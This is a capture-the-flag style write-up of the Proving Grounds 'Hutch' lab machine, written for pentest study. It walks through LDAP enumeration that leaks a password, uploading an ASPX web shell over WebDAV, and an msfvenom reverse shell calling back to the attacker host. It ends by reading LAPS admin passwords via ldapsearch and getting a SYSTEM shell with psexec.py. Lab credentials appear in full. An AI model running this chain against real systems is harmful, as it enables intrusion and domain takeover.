

Proving Grounds Practice 15

Proving Grounds Practice — Hutch

Reconnaissance/Enumeration

Rustscan

We start by doing a rustscan. My default is usually:

```
1 rustscan -a 192.168.142.122 --ulimit 5000
```

- **RustScan**, a fast port scanner written in Rust, to scan the IP address

```
192.168.142.122.
```

Breakdown of the Command:

- `rustscan`: Calls the RustScan tool.
- `-a 192.168.142.122`: Tells RustScan to scan the target IP address `192.168.142.122`.
- `--ulimit 5000`: Sets the **file descriptor limit** (ulimit) to `5000`.
 - By default When scanning ports, RustScan opens **one socket per port**. RustScan may be limited to only ~1024 simultaneous connections (default).
 - If it can open **5000 sockets simultaneously**, it can scan **up to 5000 ports in parallel**.
 - That means **faster** scans.

PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack
80/tcp	open	http	syn-ack
88/tcp	open	kerberos-sec	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
389/tcp	open	ldap	syn-ack
445/tcp	open	microsoft-ds	syn-ack
464/tcp	open	kpasswd5	syn-ack
593/tcp	open	http-rpc-epmap	syn-ack
3268/tcp	open	globalcatLDAP	syn-ack
5985/tcp	open	wsman	syn-ack
9389/tcp	open	adws	syn-ack
49666/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49670/tcp	open	unknown	syn-ack
49672/tcp	open	unknown	syn-ack
49688/tcp	open	unknown	syn-ack

Read data files from: `/usr/bin/../../share/nmap`

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

Port 389/ 3268- LDAP

Method #1: Nmap LDAP Script Scan

```
1 nmap -n -sV -Pn --script "ldap* and not brute" 192.168.142.122
```

Explanation:

- `-n`: No DNS resolution (faster).
- `-sV`: Version detection – helps identify service versions.
- `-Pn`: Skip host discovery (assumes the host is up).
- `--script "ldap* and not brute"`: Runs all Nmap scripts related to LDAP except brute-force attacks.

Purpose:

- To **enumerate LDAP services** without triggering lockouts or brute-force attempts.

Result (Summary):

- You discovered the **domain name**:

```
1 hutch.offsec
```

- That tells you this is likely a **Windows Active Directory** environment with the root domain `hutch.offsec`.

Method #2: LDAP Search

```
1 ldapsearch -v -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.142.122" "(objectclass=*)"
```

Explanation:

- `-v`: Verbose output (more info).
- `-x`: Use simple authentication (no SASL).
- `-b "DC=hutch,DC=offsec"`: Base DN (Distinguished Name) to search from — this targets the **entire directory tree** starting at the root domain.
- `-H "ldap://192.168.142.122"`: LDAP server address.
- `"(objectclass=*)"`: Query to return **all objects**.

Purpose:

To dump all LDAP directory entries from the root domain — very useful for:

- Enumerating users, computers, groups, etc.
- Identifying potential usernames for login or further exploitation.

```
➔ Downloads ldapsearch -v -x -b "DC=hutch,DC=offsec" -H "ldap://192.168.142.122" "(objectclass=*)"
ldap_initialize( ldap://192.168.142.122:389/??base )
filter: (objectclass=*)
requesting: All userApplication attributes
# extended LDIF
#
# LDAPv3
# base <DC=hutch,DC=offsec> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# hutch.offsec
dn: DC=hutch,DC=offsec
# Administrator, Users, hutch.offsec
dn: CN=Administrator,CN=Users,DC=hutch,DC=offsec
```

LDAP Search

```
# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request. Please c
  hange on next login.
distinguishedName: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
instanceType: 4
whenCreated: 20201104053505.0Z
whenChanged: 20210216133934.0Z
uSNCreated: 12831
uSNChanged: 49179
name: Freddy McSorley
objectGUID:: TxilGIhMVkuei6KplCd8ug==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132489437036308102
lastLogoff: 0
lastLogon: 132579563744834908
pwdLastSet: 132489417058152751
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAARZojhOF3UxtpokGnWwQAAA==
accountExpires: 9223372036854775807
```

Password

```
logonCount: 2
sAMAccountName: fmcSorley
sAMAccountType: 805306368
userPrincipalName: fmcSorley@hutch.offsec
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=hutch,DC=offsec
dSCorePropagationData: 20201104053513.0Z
dSCorePropagationData: 16010101000001.0Z
lastLogonTimestamp: 132579563744834908
msDS-SupportedEncryptionTypes: 0
```

User

Port 80 — Microsoft IIS httpd 10.0

What we know

- **Service on Port 80:** Microsoft IIS httpd 10.0 is running on `http://192.168.142.122.`
- **WebDAV Enabled:** The server supports WebDAV (Web Distributed Authoring and Versioning), allowing file upload.

```
# Nmap 7.92 scan initiated Sun Jul 17 10:38:57 2022 as: nmap -vv --reason -Pn -T
Nmap scan report for 192.168.142.122
Host is up, received user-set (0.085s latency).
Scanned at 2022-07-17 10:38:57 PDT for 344s
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack  Simple DNS Plus
80/tcp    open  http         syn-ack  Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL,
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MO
|   WebDAV type: Unknown
|   Server Date: Sun, 17 Jul 2022 17:43:57 GMT
|_ Server Type: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
|_http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PRO
|_ Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL L
88/tcp    open  kerberos-sec syn-ack  Microsoft Windows Kerberos (server time: 2
135/tcp   open  msrpc        syn-ack  Microsoft Windows RPC
```

What is WebDAV?

WebDAV stands for **Web Distributed Authoring and Versioning**. It's an **extension of the HTTP protocol** that allows users to:

- **Upload, download, edit, and delete** files on a remote web server.
- Use a **remote web server like a shared network drive**.

What Does “WebDAV Enabled” Mean?

It means the web server has **WebDAV functionality turned on**, allowing **remote file operations** via HTTP methods such as:

- `PROPFIND` – lists directory contents
- `PUT` – upload files
- `DELETE` – remove files
- `COPY`, `MOVE` – manipulate files

So, **if WebDAV is enabled**, a client can:

- Interact with the web server like a remote filesystem.
- Use WebDAV-compatible tools (like `cadaver`, `davfs2`, or Windows Explorer).

Common Usage in Penetration Testing

When you find **WebDAV enabled** on a target, it could allow:

1. **File upload** – Upload a web shell or reverse shell script.
2. **Remote code execution** – If the web server executes uploaded files.
3. **Directory traversal** – Depending on configuration, read or write outside the web root.

////////////////////Pre-
Notes////////////////////

What Is an ASPX Web Shell?

An **ASPX web shell** is a malicious **server-side script** written in **ASP.NET** (Microsoft's web framework) with the file extension `.aspx`. It's used by attackers to **remotely execute commands** on a Windows web server running **IIS (Internet Information Services)**.

Why Use `.aspx`?

- IIS (Internet Information Services) runs `.aspx` files using the **ASP.NET** engine.
- ASPX allows execution of **server-side C# code**.
- If a web server allows file uploads and executes `.aspx` files, an attacker can upload a malicious script to gain **remote code execution (RCE)**.

////////////////////////////////////
////

Upload a Web Shell

Using the discovered credentials, the cadaver tool was able to establish a connection to the target machine (cadaver <http://192.168.142.122>). A webshell (cmdasp.aspx) was then uploaded to the target machine using the put command. The webshell could be accessed at <http://192.168.142.122/cmdasp.aspx>, allowing command execution on the target.

- **Credentials Discovered:** Valid credentials were found, allowing authentication.
- **Tool Used:** `cadaver` — a command-line WebDAV client.
- **Action Taken:**

a. Connected using: `cadaver http://192.168.142.122`

- You know **based on what the WebDAV server is configured to expose**.
When you connect with `cadaver` to:

```
1 cadaver http://192.168.142.122
```

- you are accessing the **default directory exposed by IIS via WebDAV**.
On a **default IIS 10.0 setup**, this is typically:

```
1 C:\inetpub\wwwroot
```

b. Authenticated using discovered credentials.

c. Uploaded a web shell: `put cmdasp.aspx`

d. Accessed the shell via browser: `http://192.168.142.122/cmdasp.aspx`

e. Gained **remote command execution**.

- How commands are normally executed

- Tool Used: `cadaver` — a command-line WebDAV client.

- Command to connect:

```
bash
```

[Copy](#)[Edit](#)

```
cadaver http://192.168.142.122
```

- Upon authentication, write access to the web server's root directory (`C:\inetpub\wwwroot`) was confirmed.

3. 🐼 Uploading a Web Shell (cmdasp.aspx)

- A classic ASPX web shell was uploaded using:

```
cadaver
```

[Copy](#)[Edit](#)

```
put cmdasp.aspx
```

- The shell was accessible at:

```
arduino
```

[Copy](#)[Edit](#)

```
http://192.168.142.122/cmdasp.aspx
```

- This allowed command execution on the server via HTTP requests.



Lets start uploading our webshell


This sketch cannot currently be displayed in exports

```
dav:/> █
```

Cadaver

```
dav:/> put /usr/share/webshells/aspx/cmdasp.aspx
Uploading /usr/share/webshells/aspx/cmdasp.aspx to `/cmdasp.aspx':
Progress: [=====>] 100.0% of 1400 bytes succeeded.
dav:/> █
```

Web Shell Upload To Cadaver Connection



💡 Understanding the Exploitation

✅ Why It Worked

- **WebDAV** was enabled on IIS, allowing remote file uploads.
- **Authentication** was successful due to known/guessed credentials.

- **No server-side validation** blocked ASPX uploads.
- IIS executed the `.aspx` file as an **ASP.NET** script, running commands passed through the webshell.

Exploitation Summary: LDAP to Reverse Shell on IIS via WebDAV

- Initial Access: LDAP Leaking Credentials**
 - The target environment exposed an LDAP service that leaked valid user credentials.
 - These credentials were used to authenticate to a WebDAV-enabled IIS 10.0 server running on port 80.
- WebDAV Access with Cadaver**
 - Tool Used: `cadaver` — a command-line WebDAV client.
 - Command to connect:

```
bash cadaver http://192.168.142.122
```

 - Upon authentication, write access to the web server's root directory (`C:\inetpub\wwwroot`) was confirmed.

- Uploading a Web Shell (`cmdasp.aspx`)**
 - A classic ASPX web shell was uploaded using:

```
cadaver put cmdasp.aspx
```

 - The shell was accessible at:

```
arduino http://192.168.142.122/cmdasp.aspx
```

 - This allowed command execution on the server via HTTP requests.

Exploitation

Reverse Shell

To gain a reverse shell, the root directory for Microsoft IIS 10.0 was determined through online research.

Using `msfvenom`, a reverse shell payload was created:

```
1 msfvenom -p windows/shell_reverse_tcp LHOST=[kali IP] LPORT=593 -f exe > reverse.exe.
```

```
→ Hutch msfvenom -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=593 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[+] No arch selected, selecting arch: x86 from the payload
N < nocoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Upload the Payload via WebDAV


- Using `cadaver`, the reverse shell executable was uploaded:

```
1 put /path/to/reverse.exe
```

Verify File on Target

- Used the ASPX web shell to confirm the payload was in place:

```
1 dir C:\inetpub\wwwroot
```



A netcat listener was started on the Kali machine (nc -lvp 593), and the reverse shell was executed by running C:\inetpub\wwwroot\reverse.exe through the webshell. This resulted in a successful reverse shell connection.

```
→ Hutch nc -lvp 593
listening on [any] 593 ...
connect to [192.168.49.142] from (UNKNOWN) [192.168.142.122] 51934
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Privilege Escalation

LAPS

During local enumeration, it was discovered that Microsoft's Local Administrator Password Solution (LAPS) was installed in the C:\Program Files directory.

```
Directory of c:\Program Files

02/16/2021  11:27 PM    <DIR>        .
02/16/2021  11:27 PM    <DIR>        ..
11/04/2020  05:08 AM    <DIR>        Common Files
11/03/2020  09:34 PM    <DIR>        internet explorer
11/03/2020  10:59 PM    <DIR>        LAPS
11/03/2020  10:37 PM    <DIR>        MSBuild
11/03/2020  10:37 PM    <DIR>        Reference Assemblies
02/16/2021  11:27 PM    <DIR>        VMware
11/08/2020  08:22 PM    <DIR>        Windows Defender
12/08/2020  08:22 PM    <DIR>        Windows Defender Advanced Threat Protection
09/15/2018  12:19 AM    <DIR>        Windows Mail
11/03/2020  09:34 PM    <DIR>        Windows Media Player
09/15/2018  12:19 AM    <DIR>        Windows Multimedia Platform
09/15/2018  12:28 AM    <DIR>        windows nt
11/03/2020  09:34 PM    <DIR>        Windows Photo Viewer
09/15/2018  12:19 AM    <DIR>        Windows Portable Devices
09/15/2018  12:19 AM    <DIR>        Windows Security
09/15/2018  12:19 AM    <DIR>        WindowsPowerShell

        0 File(s)                0 B
```

```
Directory of c:\Program Files\LAPS

11/03/2020  10:59 PM    <DIR>        .
11/03/2020  10:59 PM    <DIR>        ..
09/22/2016  09:02 AM           64,664 AdmPwd.UI.exe
09/22/2016  09:02 AM           33,952 AdmPwd.Uutils.dll
11/03/2020  10:59 PM    <DIR>        CSE

        2 File(s)                98,616 bytes
        3 Dir(s)  14,201,356,288 bytes free
```

The `ms-Mcs-AdmPwd` attribute is part of Microsoft's **Local Administrator Password Solution (LAPS)**. This attribute is stored in **Active Directory (AD)** and contains the **clear-text password** of the local Administrator account for a managed computer.

Key Details:

- **Attribute name:** `ms-Mcs-AdmPwd`
- **Contents:** A plain-text password of the local Administrator account on the computer it is associated with.
- **Purpose:** LAPS rotates and securely stores local admin passwords for domain-joined computers, preventing the same password from being reused across systems (which is a major lateral movement risk).
- **Scope:** Each computer object in AD has its own `ms-Mcs-AdmPwd` attribute.

Attacker Usage (Abuse Scenario):

If an attacker compromises a user account that has read access to `ms-Mcs-AdmPwd`, they can:

1. Read the local admin password of another machine.
2. Log in remotely (e.g., via SMB, WMI, RDP).
3. Escalate or move laterally across the network.

//////////Pre-Notes//////////

Legacy LAPS (aka "Microsoft LAPS" or "ms-Mcs-AdmPwd")

- Password stored in AD: Yes
- Encryption: **✗ No** — the password in `ms-Mcs-AdmPwd` is stored in **clear text**.
- Access protection: **✓ Only via NTFS-style ACLs** on the AD object.
- Retrieval: Can be done via PowerShell, but any user with **read access** to the attribute can retrieve the password.

```
1 Get-ADComputer "ComputerName" -Properties ms-Mcs-AdmPwd
```

- Output:

```
1 ms-Mcs-AdmPwd : P@ssword123!
```

Windows LAPS (Introduced in 2023 on Windows 11 / Server 2022+)

- Password stored in AD or Azure AD: Yes
- Encryption: **✓ Yes**
 - The password is encrypted using **DPAPI-NG** and **can only be decrypted by authorized users** (based on a defined security principal).
- New attribute: `msLAPS-Password` (encrypted form)
- Audit logging: Includes **read access auditing**
- Group Policy and Intune support

////////////////////////////////////
////

Privilege Escalation Vector

Retrieved administrator password of the DC by performing an ldapsearch query which led to logging in as administrator utilizing [psexec.py](#)

To escalate privileges, an LDAP search was performed to retrieve the local administrator password:

```
1 /codldapsearch -x -H 'ldap://192.168.142.122' -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```

- The search revealed the administrator password as “,G4\$4Yk-2n&x(]”.

```
+ Kerberos_Enumeration_Tools ldapsearch -x -H 'ldap://192.168.142.122' -D 'hutch\fmcsorley' -w 'CrabSharkJellyfish192' -b 'dc=hutch,dc=offsec' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
# extended LDIF
#
# LDAPv3
# base <dc=hutch,dc=offsec> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-MCS-AdmPwd
#
# HUTCHDC, Domain Controllers, hutch.offsec
dn: CN=HUTCHDC,OU=Domain Controllers,DC=hutch,DC=offsec
ms-Mcs-AdmPwd: ,G4$4Yk-2n&x(]
# search reference
ref: ldap://ForestDnsZones.hutch.offsec/DC=ForestDnsZones,DC=hutch,DC=offsec
# search reference
ref: ldap://DomainDnsZones.hutch.offsec/DC=DomainDnsZones,DC=hutch,DC=offsec
# search reference
ref: ldap://hutch.offsec/CN=Configuration,DC=hutch,DC=offsec
# search result
search: 2
result: 0 Success
```

Using the obtained administrator credentials, privilege escalation was achieved by logging in with [psexec.py](#) as the administrator:

```
1 python psexec.py hutch.offsec/administrator:',G4$4Yk-2n&x( ] '@192.168.142.122
```

This provided a shell running as nt authority\system.

```
→ Downloads python psexec.py hutch.offsec/administrator:',G4$4Yk-2n8x(''@192.168.142.122
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.142.122.....
[*] Found writable share ADMIN$
[*] Uploading file JGewTMzx.exe
[*] Opening SVCManager on 192.168.142.122.....
[*] Creating service Dnin on 192.168.142.122.....
[*] Starting service Dnin.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```